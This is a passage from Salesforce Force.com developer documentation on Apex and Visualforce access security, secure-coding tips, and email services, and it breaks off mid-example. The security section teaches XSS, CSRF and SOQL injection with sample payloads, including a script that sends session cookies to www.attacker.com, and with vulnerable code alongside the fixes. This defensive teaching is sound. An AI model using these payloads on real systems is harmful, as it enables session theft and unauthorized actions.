Permission for an Apex class is checked at the top level only. For example, if class A calls class B, and a user profile has access only to class A but not class B, the user can still execute the code in class A. Likewise, if a Visualforce page uses a custom component with an associated controller, security is only checked for the controller associated with the page. The controller associated with the custom component executes regardless of permissions.

You can set Apex class security via:

- The Apex class list page
- An Apex class detail page
- Permission sets

- Profiles

Creating Apex Sharing Reasons

Available in: **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To create Apex sharing reasons:	"Author Apex"
To view Apex sharing reasons:	"View Setup and Configuration"

When creating Apex managed sharing, create Apex sharing reasons for individual custom objects to indicate why sharing was implemented, simplify the coding required to update and delete sharing records, and share a record multiple times with the same user or group using different Apex sharing reasons.

Note: For more information on Apex managed sharing, see the *Force.com Apex Code Developer's Guide*.

Salesforce displays Apex sharing reasons in the `Reason` column when viewing the sharing for a custom object record in the user interface. This allows users and administrators to understand the purpose of the sharing.

When working with Apex sharing reasons, note the following:

- Only users with the "Modify All Data" permission can add, edit, or delete sharing that uses an Apex sharing reason.
- Deleting an Apex sharing reason will delete all sharing on the object that uses the reason.
- You can create up to 10 Apex sharing reasons per custom object.
- You can create Apex sharing reasons using the Metadata API.

To create an Apex sharing reason:

1. From Setup, click **Create** > **Objects**.
2. Select the custom object.
3. Click **New** in the Apex Sharing Reasons related list.
4. Enter a label for the Apex sharing reason. The label displays in the `Reason` column when viewing the sharing for a record in the user interface. The label is also enabled for translation through the Translation Workbench.
5. Enter a name for the Apex sharing reason. The name is used when referencing the reason in the API and Apex. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
6. Click **Save**.

See Also:

Recalculating Apex Managed Sharing

Recalculating Apex Managed Sharing

Available in: **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To associate an Apex managed sharing recalculation class:	"Author Apex"
To run an Apex managed sharing recalculation:	"Author Apex" OR "Manage Users"

Important: When packaging custom objects, be aware that associated Apex sharing recalculations are also included and may prevent the package from installing.

Developers can write batch Apex classes that recalculate the Apex managed sharing for a specific custom object. You can associate these classes with a custom object on its detail page, and execute them if a locking issue prevents Apex from granting access to a user as defined by the application's logic. Apex sharing recalculations are also useful for resolving visibility issues due to coding errors. For example, if a developer corrects a coding error that prevented users from accessing records they should see, the correction might only affect records created after the code update. To ensure the correction applies to existing records as well, the developer can run an Apex sharing recalculation to validate sharing on all records.

You can run Apex sharing recalculations from a custom object's detail page. You can also run them programmatically using the `Database.executeBatch` method. In addition, Salesforce automatically runs Apex recalculation classes defined for a custom object every time a custom object's organization wide sharing default access level is updated.

Note:

Salesforce automatically recalculates sharing for all records on an object when its organization-wide sharing default access level changes. The recalculation includes access granted by sharing rules. In addition, all types of sharing are removed if the access they grant is redundant. For example, the manual sharing which grants Read Only access to a user is deleted when the object's sharing model is changed from Private to Public Read Only.

For information on creating Apex managed sharing and recalculation classes, see the *Force.com Apex Code Developer's Guide*.

To associate an Apex managed sharing recalculation class with a custom object:

1. From Setup, click **Create** > **Objects**.
2. Select the custom object.
3. Click **New** in the Apex Sharing Recalculations related list.
4. Choose the Apex class that recalculates the Apex sharing for this object. The class you choose must implement the `Database.Batchable` interface. You cannot associate the same Apex class multiple times with the same custom object.
5. Click **Save**.

To run an Apex sharing recalculation:

1. From Setup, click **Create** > **Objects**.
2. Select the custom object.
3. Click **Recalculate Apex Sharing**.

When working with Apex sharing recalculations, note the following:

- The Apex code that extends the sharing recalculation can process a maximum of five million records. If thisApex code affects more than five million records, the job fails immediately.
- You can monitor the status of Apex sharing recalculations in the Apex job queue.
- You can associate a maximum of five Apex sharing recalculations per custom object.
- You cannot associate Apex sharing recalculations with standard objects.

See Also:

Creating Apex Sharing Reasons

VISUALFORCE SECURITY

Visualforce Page Security Overview

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

You can specify which users can execute a particular Visualforce page based on their profile or an associated permission set.

Permission for a Visualforce page is checked at the top level only. Once users can access a page, they can execute all Apex that's associated with the page. This includes:

- The controller for the page and any Apex classes called from the controller class.
- Any extension classes for the page and any Apex called from an extension.
- Any Apex classes associated with custom components within the page.
- Any classes associated with the page through the use of `apex:include` or `apex:composition`.

For example, if page A depends on a controller that calls an Apex class B, and a user has access only to page A but not class B, the user can still execute the code in page A. Likewise, if a Visualforce page uses a custom component with an associated controller, security is only checked for the controller associated with the page, *not* for the controller associated with the component.

You can set Visualforce page security from:

- A Visualforce page definition
- Permission sets
- Profiles

If users have the "Customize Application" permission, they can access all Visualforce pages in the associated organization. However, they may still have restrictions related to Apex classes. The "Customize Application" permission doesn't allow users to ignore those restrictions in a Visualforce page unless they have Visualforce page access.

Also, to include Apex in a page, users must have the "Author Apex" permission or access to the Apex class.

Note: Organizations with Force.com sites or Customer Portals can enable Visualforce pages either by assigning them to user profiles or by enabling them for the entire site.

Setting Visualforce Page Security from a Page Definition
Setting Visualforce Page Security from Permission Sets
Setting Visualforce Page Security from Profiles

Setting Visualforce Page Security from a Page Definition

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set Visualforce page security:	"Manage Users" AND "Customize Application"

1. From Setup, click **Develop** > **Pages**.
2. Next to the name of the page that you want to restrict, click **Security**.
3. Select the profiles that you want to enable from the Available Profiles list and click **Add**.
4. Select the profiles that you want to disable from the Enabled Profiles list and click **Remove**.
5. Click **Save**.

Setting Visualforce Page Security from Permission Sets

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To edit Visualforce page access settings:	"Manage Users"

1. From Setup, click **Manage Users** > **Permission Sets**.
2. Select a permission set.
3. Click **Visualforce Page Access**.
4. Click **Edit**.

5. Select the Visualforce pages that you want to enable from the Available Visualforce Pages list and click **Add**, or select the Visualforce pages that you want to disable from the Enabled Visualforce Pages list and click **Remove**.
6. Click **Save**.

Setting Visualforce Page Security from Profiles

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set Visualforce page security:	"Manage Users"

1. From Setup, click **Manage Users** > **Profiles**.
2. Click the name of the profile you want to modify.
3. Go to the Visualforce Page Access page or related list and click **Edit**.
4. Select the Visualforce pages that you want to enable from the Available Visualforce Pages list and click **Add**, or select the Visualforce pages that you want to disable from the Enabled Visualforce Pages list and click **Remove**.
5. Click **Save**.

Security Tips for Apex and Visualforce Development

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Visualforce is not available in **Database.com**.

Understanding Security

The powerful combination of Apex and Visualforce pages allow Force.com developers to provide custom functionality and business logic to Salesforce or create a completely new stand-alone product running inside the Force.com platform. However, as with any programming language, developers must be cognizant of potential security-related pitfalls.

Salesforce.com has incorporated several security defenses into the Force.com platform itself. However, careless developers can still bypass the built-in defenses in many cases and expose their applications and customers to security risks. Many of the coding mistakes a developer can make on the Force.com platform are similar to general Web application security vulnerabilities, while others are unique to Apex.

To certify an application for AppExchange, it is important that developers learn and understand the security flaws described here. For additional information, see the Force.com Security Resources page on Developer Force at http://wiki.developerforce.com/page/Security.

Managing Versions

Cross-Site Scripting (XSS)

Cross-site scripting (XSS) attacks cover a broad range of attacks where malicious HTML or client-side scripting is provided to a Web application. The Web application includes malicious scripting in a response to a user of the Web application. The user then unknowingly becomes the victim of the attack. The attacker has used the Web application as an intermediary in the attack, taking advantage of the victim's trust for the Web application. Most applications that display dynamic Web pages without properly validating the data are likely to be vulnerable. Attacks against the website are especially easy if input from one user is intended to be displayed to another user. Some obvious possibilities include bulletin board or user comment-style websites, news, or email archives.

For example, assume the following script is included in a Force.com page using a script component, an `on*` event, or a Visualforce page.

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';script>var foo =
'{!$CurrentPage.parameters.userparam}';</script>
```

This script block inserts the value of the user-supplied `userparam` onto the page. The attacker can then enter the following value for `userparam`:

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2
```

In this case, all of the cookies for the current page are sent to `www.attacker.com` as the query string in the request to the `cookie.cgi` script. At this point, the attacker has the victim's session cookie and can connect to the Web application as if they were the victim.

The attacker can post a malicious script using a Website or email. Web application users not only see the attacker's input, but their browser can execute the attacker's script in a trusted context. With this ability, the attacker can perform a wide variety of attacks against the victim. These range from simple actions, such as opening and closing windows, to more malicious attacks, such as stealing data or session cookies, allowing an attacker full access to the victim's session.

For more information on this attack in general, see the following articles:

- http://www.owasp.org/index.php/Cross_Site_Scripting
- http://www.cgisecurity.com/articles/xss-faq.shtml
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- http://www.google.com/search?q=cross-site+scripting

Within the Force.com platform there are several anti-XSS defenses in place. For example, salesforce.com has implemented filters that screen out harmful characters in most output methods. For the developer using standard classes and output methods, the threats of XSS flaws have been largely mitigated. However, the creative developer can still find ways to intentionally or accidentally bypass the default controls. The following sections show where protection does and does not exist.

Existing Protection

All standard Visualforce components, which start with `<apex>`, have anti-XSS filters in place. For example, the following code is normally vulnerable to an XSS attack because it takes user-supplied input and outputs it directly back to the user, but the `<apex:outputText>` tag is XSS-safe. All characters that appear to be HTML tags are converted to their literal form. For example, the < character is converted to `<` so that a literal < displays on the user's screen.

```
<apex:outputText>
    {!$CurrentPage.parameters.userInput}
</apex:outputText>
```

Disabling Escape on Visualforce Tags

By default, nearly all Visualforce tags escape the XSS-vulnerable characters. It is possible to disable this behavior by setting the optional attribute `escape="false"`. For example, the following output is vulnerable to XSS attacks:

```
<apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}" />
```

Programming Items Not Protected from XSS

The following items do not have built-in XSS protections, so take extra care when using these tags and objects. This is because these items were intended to allow the developer to customize the page by inserting script commands. It does not makes sense to include anti-XSS filters on commands that are intentionally added to a page.

Custom JavaScript

If you write your own JavaScript, the Force.com platform has no way to protect you. For example, the following code is vulnerable to XSS if used in JavaScript.

```
<script>
    var foo = location.search;
    document.write(foo);
</script>
```

<apex:includeScript>

The `<apex:includeScript>` Visualforce component allows you to include a custom script on the page. In these cases, be very careful to validate that the content is safe and does not include user-supplied data. For example, the following snippet is extremely vulnerable because it includes user-supplied input as the value of the script text. The value provided by the tag is a URL to the JavaScript to include. If an attacker can supply arbitrary data to this parameter (as in the example below), they can potentially direct the victim to include any JavaScript file from any other website.

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

Formula Tags

The general syntax of these tags is:`{!FUNCTION()}` or `{!$OBJECT.ATTRIBUTE}`. For example, if a developer wanted to include a user's session ID in a link, they could create the link using the following syntax:

```
<a
href="http://partner.domain.com/integration/?sid={!$Api.Session_ID}&server={!$Api.Partner_Server_URL_130}">
Go to portal</a>
```

Which renders output similar to the following:

```
<a
href="http://partner.domain.com/integration/?sid=4f0900D30000000Jsbi%21AQoAQNYaPnVyd_6hNdIxXhzQTMaa
SlYiOfRzpM18huTGN3jC0O1FIkbuQRwPc9OQJeMRm4h2UYXRnmZ5wZufIrvd9DtC_ilA&server=https://na1.salesforce.com
/services/Soap/u/13.0/4f0900D30000000Jsbi">Go to portal</a>
```

Formula expressions can be function calls or include information about platform objects, a user's environment, system environment, and the request environment. An important feature of these expressions is that data is not escaped during rendering. Since expressions are rendered on the server, it is not possible to escape rendered data on the client using JavaScript or other client-side technology. This can lead to potentially dangerous situations if the formula expression references non-system data (that is potentially hostile or editable data) and the expression itself is not wrapped in a function to escape the output during rendering. A common vulnerability is created by the use of the `{!$Request.*}` expression to access request parameters.

```
<html>
    <head>
        <title>{!$Request.title}</title>
    </head>
    <body>Hello world!</body>
</html>
```

Unfortunately, the unescaped `{!$Request.title}` tag also results in a cross-site scripting vulnerability. For example, the request:

```
http://example.com/demo/hello.html?title=Adios%3C%2Ftitle%3E%3Cscript%3Ealert('xss')%3C%2Fscript%3E
```

results in the output:

```
<html><head><title>Adios</title><script>alert('xss')</script></title></head><body>Hello
world!</body></html>
```

The standard mechanism to do server-side escaping is through the use of the `SUBSTITUTE()` formula tag. Given the placement of the `{!$Request.*}` expression in the example, the above attack can be prevented by using the following nested `SUBSTITUTE()` calls.

```
<html>
    <head>
        <title>{! SUBSTITUTE(SUBSTITUTE($Request.title,"<","<"),">",">")}</title>
    </head>
    <body>Hello world!</body>
</html>
```

Depending on the placement of the tag and usage of the data, both the characters needing escaping, as well as their escaped counterparts, can vary. For instance, this statement:

```
<script>var ret = "{!$Request.retURL}";script>var ret = "{!$Request.retURL}";</script>
```

requires that the double quote character be escaped with its URL encoded equivalent of %22 instead of the HTML escaped ", since it is probably going to be used in a link. Otherwise, the request:

```
http://example.com/demo/redirect.html?retURL= foo%22%3Balert('xss')%3B%2F%2F
```

results in:

```
<script>var ret = "foo";alert('xss');//";</script>
```

Additionally, the `ret` variable might need additional client-side escaping later in the page if it is used in a way which can cause included HTML control characters to be interpreted.

Formula tags can also be used to include platform object data. Although the data is taken directly from the user's organization, it must still be escaped before use to prevent users from executing code in the context of other users (potentially those with higher privilege levels). While these types of attacks must be performed by users within the same organization, they undermine the organization's user roles and reduce the integrity of auditing records. Additionally, many organizations contain data which has been imported from external sources and might not have been screened for malicious content.

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) flaws are less of a programming mistake as they are a lack of a defense. The easiest way to describe CSRF is to provide a very simple example. An attacker has a Web page at `www.attacker.com`. This could be any Web page, including one that provides valuable services or information that drives traffic to that site. Somewhere on the attacker's page is an HTML tag that looks like this:

```
<img
src="http://www.yourwebpage.com/yourapplication/createuser?email=attacker@attacker.com&type=admin....."
 height=1 width=1 />
```

In other words, the attacker's page contains a URL that performs an action on your website. If the user is still logged into your Web page when they visit the attacker's Web page, the URL is retrieved and the actions performed. This attack succeeds because the user is still authenticated to your Web page. This is a very simple example and the attacker can get more creative by using scripts to generate the callback request or even use CSRF attacks against your AJAX methods.

For more information and traditional defenses, see the following articles:

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/articles/csrf-faq.shtml
- http://shiflett.org/articles/cross-site-request-forgeries

Within the Force.com platform, salesforce.com has implemented an anti-CSRF token to prevent this attack. Every page includes a random string of characters as a hidden form field. Upon the next page load, the application checks the validity of this string of characters and does not execute the command unless the value matches the expected value. This feature protects you when using all of the standard controllers and methods.

Here again, the developer might bypass the built-in defenses without realizing the risk. For example, suppose you have a custom controller where you take the object ID as an input parameter, then use that input parameter in an SOQL call. Consider the following code snippet.

```
<apex:page controller="myClass" action="{!init}"</apex:page>

public class myClass {
  public void init() {
    Id id = ApexPages.currentPage().getParameters().get('id');
    Account obj = [select id, Name FROM Account WHERE id = :id];
    delete obj;
    return ;
  }
}
```

In this case, the developer has unknowingly bypassed the anti-CSRF controls by developing their own action method. The `id` parameter is read and used in the code. The anti-CSRF token is never read or validated. An attacker Web page might have sent the user to this page using a CSRF attack and provided any value they wish for the `id` parameter.

There are no built-in defenses for situations like this and developers should be cautious about writing pages that take action based upon a user-supplied parameter like the `id` variable in the preceding example. A possible work-around is to insert an intermediate confirmation page before taking the action, to make sure the user intended to call the page. Other suggestions include shortening the idle session timeout for the organization and educating users to log out of their active session and not use their browser to visit other sites while authenticated.

SOQL Injection

In other programming languages, the previous flaw is known as SQL injection. Apex does not use SQL, but uses its own database query language, SOQL. SOQL is much simpler and more limited in functionality than SQL. Therefore, the risks are much lower for SOQL injection than for SQL injection, but the attacks are nearly identical to traditional SQL injection. In summary SQL/SOQL injection involves taking user-supplied input and using those values in a dynamic SOQL query. If the input is not validated, it can include SOQL commands that effectively modify the SOQL statement and trick the application into performing unintended commands.

For more information on SQL Injection attacks see:

- http://www.owasp.org/index.php/SQL_injection
- http://www.owasp.org/index.php/Blind_SQL_Injection
- http://www.owasp.org/index.php/Guide_to_SQL_Injection
- http://www.google.com/search?q=sql+injection

SOQL Injection Vulnerability in Apex

Below is a simple example of Apex and Visualforce code vulnerable to SOQL injection.

```
<apex:page controller="SOQLController" >
    <apex:form>
        <apex:outputText value="Enter Name" />
        <apex:inputText value="{!name}" />
        <apex:commandButton value="Query" action="{!query}" />
    </apex:form>
</apex:page>

public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String qryString = 'SELECT Id FROM Contact WHERE ' +
            '(IsDeleted = false and Name like \'%' + name + '%\')';
        queryResult = Database.query(qryString);
        return null;
    }
}
```

This is a very simple example but illustrates the logic. The code is intended to search for contacts that have not been deleted. The user provides one input value called `name`. The value can be anything provided by the user and it is never validated. The SOQL query is built dynamically and then executed with the `Database.query` method. If the user provides a legitimate value, the statement executes as expected:

```
// User supplied value: name = Bob
// Query string
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

However, what if the user provides unexpected input, such as:

```
// User supplied value for name: test%') OR (Name LIKE '
```

In that case, the query string becomes:

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Name LIKE '%')
```

Now the results show all contacts, not just the non-deleted ones. A SOQL Injection flaw can be used to modify the intended logic of any vulnerable query.

SOQL Injection Defenses

To prevent a SOQL injection attack, avoid using dynamic SOQL queries. Instead, use static queries and binding variables. The vulnerable example above can be re-written using static SOQL as follows:

```
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String queryName = '%' + name + '%';
        queryResult = [SELECT Id FROM Contact WHERE
           (IsDeleted = false and Name like :queryName)];
        return null;
    }
}
```

If you must use dynamic SOQL, use the `escapeSingleQuotes` method to sanitize user-supplied input. This method adds the escape character (\) to all single quotation marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead of database commands.

Data Access Control

The Force.com platform makes extensive use of data sharing rules. Each object has permissions and may have sharing settings for which users can read, create, edit, and delete. These settings are enforced when using all standard controllers.

When using an Apex class, the built-in user permissions and field-level security restrictions are not respected during execution. The default behavior is that an Apex class has the ability to read and update all data within the organization. Because these rules are not enforced, developers who use Apex must take care that they do not inadvertently expose sensitive data that would normally be hidden from users by user permissions, field-level security, or organization-wide defaults. This is particularly true for Visualforce pages. For example, consider the following Apex pseudo-code:

```
public class customController {
    public void read() {
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];
    }
}
```

In this case, all contact records are searched, even if the user currently logged in would not normally have permission to view these records. The solution is to use the qualifying keywords `with sharing` when declaring the class:

```
public with sharing class customController {
    . . .
}
```

The `with sharing` keyword directs the platform to use the security sharing permissions of the user currently logged in, rather than granting full access to all records.

EMAIL SERVICES

What are Email Services?

Available in: **Enterprise**, **Unlimited** and **Developer** Editions
Use of email services in installed AppExchange packages also available in: **Group** and **Professional** Editions

User Permissions Needed	
To configure Apex email services and email service addresses:	“Modify All Data”
To create Apex classes:	“Author Apex”

Email services are automated processes that use Apex classes to process the contents, headers, and attachments of inbound email. For example, you can create an email service that automatically creates contact records based on contact information in messages.

You can associate each email service with one or more Salesforce-generated email addresses to which users can send messages for processing. To give multiple users access to a single email service, you can:

- Associate multiple Salesforce-generated email addresses with the email service and allocate those addresses to users.
- Associate a single Salesforce-generated email address with the email service, and write an Apex class that executes according to the user accessing the email service. For example, you can write an Apex class that identifies the user based on the user's email address and creates records on behalf of that user.

To use email services, from Setup, click **Develop** > **Email Services**.

- Click **New Email Service** to define a new email service.
- Select an existing email service to view its configuration, activate or deactivate it, and view or specify addresses for that email service.
- Click **Edit** to make changes to an existing email service.
- Click **Delete** to delete an email service.

Note: Before deleting email services, you must delete all associated email service addresses.

When defining email services, note the following:

- An email service only processes messages it receives at one of its addresses.
- Salesforce limits the total number of messages that all email services combined, including On-Demand Email-to-Case, can process daily. Messages that exceed this limit are bounced, discarded, or queued for processing the next day, depending on how you configure the failure response settings for each email service. Salesforce calculates the limit by multiplying the number of user licenses by 1,000, up to a daily maximum of 1,000,000. For example, if you have ten licenses, your organization can process up to 10,000 email messages a day.

- Email service addresses that you create in your sandbox cannot be copied to your production organization.
- For each email service, you can tell Salesforce to send error email messages to a specified address instead of the sender's email address.
- Email services rejects email messages and notifies the sender if the email (combined body text, body HTML and attachments) exceeds approximately 10 MB (varies depending on language and character set).

Using the InboundEmail Object

Defining Email Service Addresses

Available in: **Enterprise**, **Unlimited** and **Developer** Editions

Use of email services in installed AppExchange packages also available in: **Group** and **Professional** Editions

User Permissions Needed	
To configure Apex email services and email service addresses:	“Modify All Data”
To create Apex classes:	“Author Apex”

1. Click **Develop** > **Email Services**.
2. Choose the email service for which you want to define an address.
3. Click **New Email Address**, or click **Edit** to change the configuration for an existing email service address. To delete an email service address, click **View** and **Delete**.
4. In the `Email Address` field, enter the local-part of the email service address. Salesforce generates a unique domain-part for each email service address to ensure that no two email service addresses are identical. The generated domain-part appears to the right of the `Email Address` field.

   Tip: For the local-part of a Salesforce email address, all alphanumeric characters are valid, plus the following special characters: !#$%&'*/=?^_+-`{|}~. For the domain-part of a Salesforce email address, only alphanumeric characters are valid, as well as hyphen (-). The dot character (.) is also valid in both the local-part and domain-part as long as it is not the first or last character.

   Salesforce email addresses are case-insensitive.

5. Select the `Active` checkbox if you want the email service address to be activated when you click `Save`.
6. Choose the `Context User`. The email service assumes the permissions of the context user when processing the messages this address receives. For example, if the email service is configured to modify contact records upon receiving updated contact information, the email service only modifies a record if the context user has permission to edit the record.

Important: Choose a context user that has permission to execute the Apex class that the email service is configured to use.

7. Optionally, configure this email service address to only accept messages from certain senders by listing their email addresses and domains in the `Accept Email From` text box. Separate multiple entries with commas. For example: george@mycompany.com, yahoo.com, gmail.com. If the `Accept Email From` text box has a value and the email service receives a message from an unlisted email address or domain, the email service performs the action specified in the `Unauthorized Sender Action` failure response setting.

   Leave this field blank if you want the email service to receive email from any email address.

   Note:

   If both the email service and email service address are configured to only accept messages from certain senders, the email service only processes messages from senders that are listed in the `Accept Email From` text boxes on both the email service and the email service address.

8. Click **Save** to save your changes, or **Save and New** to define another inbound email address for this email service.

See Also:

Defining Email Services
What are Email Services?

Defining Email Services

Available in: **Enterprise**, **Unlimited** and **Developer** Editions
Use of email services in installed AppExchange packages also available in: **Group** and **Professional** Editions

User Permissions Needed	
To configure Apex email services and email service addresses:	"Modify All Data"
To create Apex classes:	"Author Apex"

To define an email service:

1. Click **Develop** > **Email Services**.
2. Click **New Email Service**, or click **Edit** to change an existing email service.
3. Specify the name of the email service.
4. Choose the Apex class you want this email service to use to process messages. The Apex class you choose must implement the `Messaging.InboundEmailHandler` interface. For example:

```
global class myHandler implements Messaging.InboundEmailHandler {
          global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail
 email, Messaging.InboundEnvelope envelope) {
              Messaging.InboundEmailResult result = new Messaging.InboundEmailresult();
```

```
                return result;
            }
        }
```

For information on the InboundEmail object, see Using the InboundEmail Object on page 3632.

5. Choose the types of attachments you want the email service to accept. The options are:

None

The email service accepts the message but discards any attachment.

Text Attachments Only

The email service only accepts the following types of attachments:

- Attachments with a Multipurpose Internet Mail Extension (MIME) type of `text`.
- Attachments with a MIME type of `application/octet-stream` and a file name that ends with either a `.vcf` or `.vcs` extension. These are saved as `text/x-vcard` and `text/calendar` MIME types, respectively.

Messages with attachments other than these types are accepted, but the attachments are discarded.

Binary Attachments Only

The email service only accepts binary attachments, such as image, audio, application, and video files. Binary attachments have a limit of 5 MB per attachment.

Messages with attachments that are not binary are accepted, but the attachments are discarded.

All

The email service accepts any type of attachment.

Note: An email service can only process attachments if you configure the email service to accept attachments and use an Apex class that processes the types of attachments the email service accepts.

Also, note that email services cannot accept inline attachments, such as graphics inserted in email messages.

6. Optionally, select the `Advanced Email Security Settings` checkbox to configure the email service to verify the legitimacy of the sending server before processing a message. The email service uses the following authentication protocols to verify the sender's legitimacy:

- SPF
- SenderId
- DomainKeys

If the sending server passes at least one of these protocols and does not fail any, the email service accepts the email. If the server fails a protocol or does not support any of the protocols, the email service performs the action specified in the `Unauthenticated Sender Action` failure response setting.

Tip: Before selecting the `Authenticate Senders` checkbox, ensure that the senders that you expect to use the email service support at least one of the authentication protocols listed above. For information on these authentication protocols, see the following websites:

- www.openspf.org
- www.microsoft.com/mscorp/safety/technologies/senderid/default.mspx

7. Email services rejects email messages and notifies the sender if the email (combined body text, body HTML and attachments) exceeds approximately 10 MB (varies depending on language and character set).
8. You can convert text attachments to binary attachments.
9. Optionally, configure this email service only to accept messages from certain senders by listing their email addresses and domains in the `Accept Email From` text box. Separate multiple entries with commas. For example: george@mycompany.com, yahoo.com, gmail.com. If the `Accept Email From` text box has a value and the email service receives a message from an unlisted email address or domain, the email service performs the action specified in the `Unauthorized Sender Action` failure response setting.

   Leave this field blank if you want the email service to receive email from any email address.

   Note: You can also authorize email addresses and domains at the email service address-level. See Defining Email Service Addresses on page 3628.

   If both the email service and email service address are configured to only accept messages from certain senders, the email service only processes messages from senders that are listed in the `Accept Email From` text boxes on both the email service and the email service address.

10. Select the `Active` checkbox if you want the email service to be activated when you click `Save`.
11. Configure the failure response settings, which determine how the email service responds if an attempt to access this email service fails for the following reasons:

    `Over Email Rate Limit Action`

    Determines what the email service does with messages if the total number of messages processed by all email services combined has reached the daily limit for your organization. Salesforce calculates the limit by multiplying the number of user licenses by 1,000, up to a daily maximum of 1,000,000. For example, if you have ten licenses, your organization can process up to 10,000 email messages a day.

    `Deactivated Email Address Action`

    Determines what the email service does with messages received at an email address that is inactive.

    `Deactivated Email Service Action`

    Determines what the email service does with messages it receives when the email service itself is inactive.

    `Unauthenticated Sender Action`

    Determines what the email service does with messages that fail or do not support any of the authentication protocols if the `Authenticate Senders` checkbox is selected.

    `Unauthorized Sender Action`

    Determines what the email service does with messages received from senders who are not listed in the `Accept From Email` text box on either the email service or email service address.

    The failure response options are:

    Bounce Message

    The email service returns the message to the sender or to the `Automated Case User` for On-Demand Email-to-Case, with a notification that explains why the message was rejected.

    Discard Message

    The email service deletes the message without notifying the sender.

Requeue Message (`Over Email Rate Limit Action` Only)

The email service queues the message for processing in the next 24 hours. If the message is not processed within 24 hours, the email service returns the message to the sender with a notification that explains why the message was rejected.

12. To send error email messages to a specified address instead of the sender's email address, select `Enable Error Routing` and specify the destination email address in `Route Error Emails to This Email Address`. This prevents the sender being notified when email services cannot process an incoming email.
13. Click **Save** to save your changes, or **Save and New Email Address** to create email addresses for this email service, as described in Defining Email Service Addresses on page 3628.

Defining Email Service Addresses
What are Email Services?

Using the InboundEmail Object

Available in: **Enterprise**, **Unlimited** and **Developer** Editions

For every email the Apex email service domain receives, Salesforce creates a separate InboundEmail object that contains the contents and attachments of that email. You can use Apex classes that implement the `Messaging.InboundEmailHandler` interface to handle an inbound email message. Using the `handleInboundEmail` method in that class, you can access an InboundEmail object to retrieve the contents, headers, and attachments of inbound email messages, as well as perform many functions.

Note: For information on the Apex email service, see What are Email Services? on page 3627.

Example 1: Create Tasks for Contacts

The following is an example of how you can look up a contact based on the inbound email address and create a new task.

```
global class CreateTaskEmailExample implements Messaging.InboundEmailHandler {

  global Messaging.InboundEmailResult handleInboundEmail(Messaging.inboundEmail email,
                                                         Messaging.InboundEnvelope env){

    // Create an InboundEmailResult object for returning the result of the
    // Apex Email Service
    Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

    String myPlainText= '';

    // Add the email plain text into the local variable
    myPlainText = email.plainTextBody;

    // New Task object to be created
    Task[] newTask = new Task[0];

    // Try to look up any contacts based on the email from address
```

```
    // If there is more than one contact with the same email address,
    // an exception will be thrown and the catch statement will be called.
    try {
      Contact vCon = [SELECT Id, Name, Email
        FROM Contact
        WHERE Email = :email.fromAddress
        LIMIT 1];

      // Add a new Task to the contact record we just found above.
      newTask.add(new Task(Description =  myPlainText,
           Priority = 'Normal',
           Status = 'Inbound Email',
           Subject = email.subject,
           IsReminderSet = true,
           ReminderDateTime = System.now()+1,
           WhoId =  vCon.Id));

     // Insert the new Task
     insert newTask;

     System.debug('New Task Object: ' + newTask );
    }
    // If an exception occurs when the query accesses
    // the contact record, a QueryException is called.
    // The exception is written to the Apex debug log.
   catch (QueryException e) {
       System.debug('Query Issue: ' + e);
   }

   // Set the result to true. No need to send an email back to the user
   // with an error message
   result.success = true;

   // Return the result for the Apex Email Service
   return result;
  }
}
```

Example 2: Handle Unsubscribe Email

Companies that send marketing email to their customers and prospects need to provide a way to let the recipients unsubscribe. The following is an example of how an email service can process unsubscribe requests. The code searches the subject line of inbound email for the word "unsubscribe." If the word is found, the code finds all contacts and leads that match the From email address and sets the `Email Opt Out` field (`HasOptedOutOfEmail`) to True.

```
Global class unsubscribe implements Messaging.inboundEmailHandler{

    Global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail email,
                         Messaging.InboundEnvelope env ) {

        // Create an inboundEmailResult object for returning
        // the result of the email service.
        Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

        // Create contact and lead lists to hold all the updated records.
        List<Contact> lc = new List <contact>();
        List<Lead> ll = new List <lead>();

        // Convert the subject line to lower case so the program can match on lower case.
        String mySubject = email.subject.toLowerCase();
        // The search string used in the subject line.
        String s = 'unsubscribe';

        // Check the variable to see if the word "unsubscribe" was found in the subject
line.
```

```
        Boolean unsubMe;
        // Look for the word "unsubcribe" in the subject line.
        // If it is found, return true; otherwise, return false.
        unsubMe = mySubject.contains(s);

         // If unsubscribe is found in the subject line, enter the IF statement.

        if (unsubMe == true) {

            try {

            // Look up all contacts with a matching email address.

            for (Contact c : [SELECT Id, Name, Email, HasOptedOutOfEmail
                          FROM Contact
                          WHERE Email = :env.fromAddress
                          AND hasOptedOutOfEmail = false
                          LIMIT 100]) {

                // Add all the matching contacts into the list.
                c.hasOptedOutOfEmail = true;
                lc.add(c);
            }
            // Update all of the contact records.
            update lc;
        }
        catch (System.QueryException e) {
